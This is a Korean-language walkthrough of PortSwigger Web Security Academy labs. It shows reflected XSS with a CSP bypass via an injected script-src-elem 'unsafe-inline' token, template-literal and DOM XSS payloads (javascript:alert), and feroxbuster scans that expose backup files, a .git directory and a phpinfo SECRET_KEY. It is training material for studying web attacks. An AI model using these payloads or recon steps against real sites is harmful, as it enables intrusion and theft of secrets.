웹사이트에서 XSS(Cross Site Scripting) 공격을 막기 위해 만들어진 정책 아무나 인라인 자바스크립트 및 css를 넣지 못하도록 한다.

Lab: Reflected XSS protected by CSP, with CSP bypass

EXPERT



This lab uses CSP and contains a reflected XSS vulnerability.

To solve the lab, perform a cross-site scripting attack that bypasses the CSP and calls the `alert` function.

Please note that the intended solution to this lab is only possible in Chrome.



ACCESS THE LAB

CSP를 사용하고 반사형 XSS 취약점이 포함되어 있는 웹 사이트에, CSP를 우회하고 함수를 호출하는 크로스 사이트 스크립팅 공격을 수행하고자 한다.

[Home](#)

0 search results for 'test'

Search

[< Back to Blog](#)

검색창에 `<b>test</b>` 를 검색하면, `test` 를 검색했을때와 달리 다른 내역은 나오지 않지만, `test` 가 볼드 되어서 나온다.

`inspect`

자바스크립트 인젝션보다 html 인젝션이 더 쉽기 때문에, 먼저 테스트해본다.

[Home](#)

0 search results for 'test'

Search

[< Back to Blog](#)

`<script>alert(1)</script>`

0 search results for "

Search the blog...

Search

< Back to Blog

```
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader
<script src="/resources/labheader.js/labheader.js"></script>
<div id="academyLabHeader"></div>
<div theme="blog">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header"></header>
      <header class="notification-header"></header>
      <section class="blog-header">
        <h1>
          0 search results for ''
          <script>alert(1)</script> == $0
          ...
        </h1>
        <hr>
      </section>
```

출력 검색 결과는 없지만 **inspect** 에는 실행된 것을 볼 수 있다.
최소 **alert** 은 출력되어야하나 출력되지 않은 것을 볼 수 있다.
이런 정보가 힌트가 될 수 있다.

Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

PRACTITIONER

LAB

Not solved




This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the `alert` function inside the template string.




ACCESS THE LAB


검색 블로그 기능의 반사된 크로스 사이트 스크립팅 취약성이 포함된 웹사이트에 꺾쇠 괄호, 작은따옴표, 큰따옴표, HTML 인코딩, 백틱 이스케이프가 있는 템플릿 문자열 내부에서 XSS 취약점이 있을 수 있다. 템플릿 `alert` 문자열 내부에서 함수를 호출하는 크로스 사이트 스크립팅 공격을 수행하고자 한다.



test 검색 후, inspect
 <script> 안에 `1 search results for 'test'`가 보이는데 ``는 back kick 으로 single quote 가 아닌 것을 확인할 수 있다.




curly brackets 과 dollar sign 을 사용하자




`alert문` 이 실행된 것을 확인할 수 있다.

`string` 이 아니라 `code` 로 인식하였기에, 페이지에서 실행된 것이다.




burp proxy intercept on

forward



forward



&token=lalala 를 맨 뒤에 붙인 후, inspect 후 ctrl + f 로 lalala 를 찾아도 검색되지 않는다.

그렇다 해도 response 로 return 된다는 뜻은 아니다.

burp options 로 간다.

Response interception rules

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

☒ Intercept responses based on the following rules:

| | | | | | |
|--------|-------------------------------------|----------|---------------------|--------------------|-----------|
| Add | Enabled | Operator | Match type | Relationship | Condition |
| Edit | ☒ | | Content type header | Matches | text |
| Remove | ☐ | Or | Request | Was modified | |
| Up | ☐ | Or | Request | Was intercepted | |
| Down | ☐ | And | Status code | Does not match | ^304\$ |
| | ☐ | And | URL | Is in target scope | |

☒ Automatically update Content-Length header when the response is edited

response interception rules intercept responses based on the following rules 를 체크한다.

리프레쉬(F5) - Forward N번

Response Headers 탭이 생겼다.

```
Content-Type: text/html; charset=utf-8
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self';
style-src 'self'; report-uri /csp-report?token=lalala
X-Frame-Options: SAMEORIGIN
```

content-security-policy (CSP) 라인이 생겼으며, XSS, Injection 등이 실행되지 않게끔 하는 script-src 'self' 등의 명령문이 생겼다.

[https://0ac4006904a5bfc981f6119f009d00c7.web-security-academy.net/?search=<script>alert\(1\)](https://0ac4006904a5bfc981f6119f009d00c7.web-security-academy.net/?search=<script>alert(1))

</script> &token=; script-src-elem 'unsafe-inline'

현재 URL에 &token=; 과 script-src-elem 'unsafe-inline' 을 붙인다.

ipt>alert(33)</script>&token=;script-src-elem%20%27unsafe-inline%27

...19f009d00c7.web-security-academy.net says

33

OK

CSP스크립트 를 script-src 'self' 에서 script-src-elem 'unsafe-inline' 변조하자, XSS 공격에 성공하였다.



Information Disclosure

정보 공개

- `robots.txt` 파일 또는 디렉토리 목록을 통해 숨겨진 디렉토리의 이름, 구조 및 내용 공개
- 임시 백업을 통해 소스 코드 접근
- 오류 메시지에서 데이터베이스 테이블 또는 열 이름을 언급

Lab: Source code disclosure via backup files

APPRENTICE




This lab leaks its source code via backup files in a hidden directory. To solve the lab, identify and submit the database password, which is hard-coded in the leaked source code.




ACCESS THE LAB

숨겨진 디렉토리의 백업 파일을 통해 소스 코드가 유출되는 취약점을 가진 웹사이트에 하드코딩된 DB 비밀번호를 식별하여 제출해야함.



웹페이지의 URL 에 /robots.txt 를 붙이자,
Disallow: /backup 란 스크립트가 출력된다.



URL 에 /backup 을 붙이자 파일 체계가 나타난다.

<https://github.com/epi052/feroxbuster>

Kali

If you're using kali, this is the preferred install method. Installing from the repos adds a [ferox-config.toml](#) in `/etc/feroxbuster/`, adds command completion for bash, fish, and zsh, includes a man page entry, and installs `feroxbuster` itself.

```
sudo apt update && sudo apt install -y feroxbuster
```

Linux (32 and 64-bit) & MacOS

Install to a particular directory

```
curl -sL https://raw.githubusercontent.com/epi052/feroxbuster/main/install-nix.sh | bash -s $HOME/.loca
```


Install to current working directory

```
curl -sL https://raw.githubusercontent.com/epi052/feroxbuster/main/install-nix.sh | bash
```

```
sudo apt update && sudo apt install -y feroxbuster
```

```
/usr/bin/feroxbuster -u <웹페이지URL> -w common.txt // common.txt는 여기서 다운로드
```

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common.txt>



feroxbuster 실행되었다.


```

200 GET 199l 420w 10817c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/
200 GET 0l 0w 0c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/
200 GET 16l 29w 410c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/cgi-bin/
200 GET 792l 4031w 69747c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/cgi-bin/phpinfo.php
200 GET 16l 29w 410c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/cgi-bin/
200 GET 1l 10w 31856c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/favicon.ico
200 GET 200l 428w 10915c https://0ad7004b03e58009a87667b90073003e.web-security-academy.net/filter

```

타겟한 페이지의 모든 서브 페이지를 확인할 수 있다.

cgi-bin 이 붙은 경로를 copy



웹페이지에 URL copy

Environment	
Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	121.128.208.155
USER	carlos
HTTP_SEC_CH-UA	"Not(A)Brand";v="8", "Chromium";v="126"
SECRET_KEY	b1zapd5gl7o7ysfiygvrvsttkv1ocdhd
HTTP_SEC_FETCH_USER	?1
QUERY_STRING	no value

`secret_key` 를 얻을 수 있다.

Lab: Information disclosure in version control history

PRACTITIONER

LAB

Not solved



This lab discloses sensitive information via its version control history. To solve the lab, obtain the password for the `administrator` user then log in and delete the user `carlos`.

버전 제어 기록을 통해 `information disclosure` 취약점이 있는 웹사이트에 `administrator` 계정의 비밀번호를 얻어 `carlos` 계정을 삭제하고자 한다.

```

200 GET 241 45w 1056c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/objects
200 GET 171 31w 470c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/info
200 GET 161 29w 394c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/branches
200 GET 11 5w 34c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/COMMIT_EDITMSG
200 GET 11 10w 73c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/description
200 GET 261 49w 1201c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git
200 GET 181 33w 548c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/logs/
200 GET 5461 3510w 358150c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/19.jpg
200 GET 2901 1803w 202320c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/37.jpg
200 GET 2971 1842w 213642c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/66.jpg
200 GET 7891 4465w 429788c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/12.jpg
200 GET 5871 3396w 355549c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/7.jpg
200 GET 4971 3031w 340269c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/5.jpg
200 GET 1771 498w 5401c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/resources/labheader/css/academyLabHeader.css
200 GET 2641 1875w 218953c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/6.jpg
200 GET 5551 3242w 333598c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/43.jpg
200 GET 3381 2186w 231709c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/image/productcatalog/products/31.jpg
200 GET 12611 2870w 26263c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/resources/css/labs.css
401 GET 531 129w 2617c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/ADMIN
200 GET 631 149w 3192c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/login
200 GET 631 149w 3192c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/login
401 GET 531 129w 2617c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/admin
200 GET 01 0w 0c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/analytics
200 GET 11 10w 31856c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/favicon.ico
200 GET 1981 423w 10762c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/filter
302 GET 01 0w 0c https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/logout => https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/logout
[#####> ...] - 32s 3830/4815 9s found:54 errors:0
[#####> ...] - 32s 3747/4740 118/s https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/
[#####> ...] - 2s 4740/4740 2370/s https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/logs/ => Directory listing
[#####> ...] - 1s 4740/4740 6405/s https://0a1700bc04b614d68130526c009a00fc.web-security-academy.net/.git/ => Directory listing

```

`/usr/bin/feroxbuster/ -u <URL 주소> -w common.txt` 를 통해

`.git` URL 을 복사해, 웹페이지에 붙여넣는다.

Download for Linux and Unix

It is easiest to install Git on Linux using the preferred package manager of your Linux distribution. If build from source, you can find tarballs [on kernel.org](https://kernel.org). The latest version is [2.48.1](#)

Debian/Ubuntu

For the latest stable version for your release of Debian/Ubuntu

```
# apt-get install git
```

For Ubuntu, this PPA provides the latest stable upstream Git version

```
# add-apt-repository ppa:git-core/ppa
```

```
# apt update; apt install git
```

Fedora

```
# yum install git (up to Fedora 21)
```

```
# dnf install git (Fedora 22 and later)
```

Gentoo

```
# emerge --ask --verbose dev-vcs/git
```

Arch Linux

```
# pacman -S git
```

openSUSE

```
# zypper install git
```

Mageia

```
# urpmi git
```

Nix/NixOS

```
# nix-env -i git
```

FreeBSD

```
# pkg install git
```

Solaris 9/10/11 (OpenCSW)

```
# pkgutil -i git
```

Solaris 11 Express, OpenIndiana

```
# pkg install developer/versioning/git
```

OpenBSD

```
# pkg_add git
```

`git-scm.com/downloads/linux` 에 나온대로 명령어를 터미널에 입력한다.

칼리는 `debian` 계열이기 때문에 `apt-get install git` 이면 충분하다.

```
wget -r <웹페이지 경로>
```


Lab: Information disclosure in error messages

APPRENTICE

LAB

Not solved



This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

ACCESS THE LAB

프레임워크의 취약한 버전을 사용하고 있음을 보여주는 웹페이지에서 프레임워크의 버전 번호를 얻어보자.

<https://0aaf00f704fc19c58194343600010093.web-security-academy.net/product?productId=1>

? 뒤의 코드는 GET 요청 으로 productId=n 의 n 을 바꾸면 페이지 요청이 바뀌며, GET 은 암호화 를 하지 않기 때문에 기밀성 이 떨어져, 정보를 노출한다.

- .com/?from=value ? 만 있다면, GET Request 로 타겟에게 보내진 것이다.
- .com/index?from=value
- .com/index.php?from=value PHP파일로 보내진 것이다.
- .com/index.jsp?from=vaule JSP파일로 보내진 것이다.



DOM Based XSS

DOM Based XSS

웹사이트에 출력되는 자바스크립트의 객체를 통해 클라이언트와 웹서버간의 통신 없이 취약점을 통해 익스플로잇이 가능하다.

로그, 필터, 서버측 보호가 없는 상태에서 이뤄진다.

URL에 공격자가 입력한대로 `insepct` 의 소스에 입력한 내용이 나타난다.

Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

APPRENTICE

This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's `$` selector function to find an anchor element, and changes its `href` attribute using data from `location.search`.

To solve this lab, make the "back" link alert `document.cookie`.

 ACCESS THE LAB


`href` 데이터를 사용하여 속성을 변경해서 `DOM XSS` 취약점을 익스플로잇해본다.

URL 입력 통한 XSS

submit feedback 클릭




?returnPath=/ 에 alert('xss') 를 삽입해본다.



haejin 을 입력하자



href="haejin" 이 출력된다.



<back 을 누른다.

ack?returnPath=javascript:alert(3)

...dc008000f9.web-security-academy.net says
3

OK

XSS 취약점 익스플로잇 이 실행된다.

Lab: DOM XSS in `document.write` sink using source `location.search`

APPRENTICE


This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search`, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

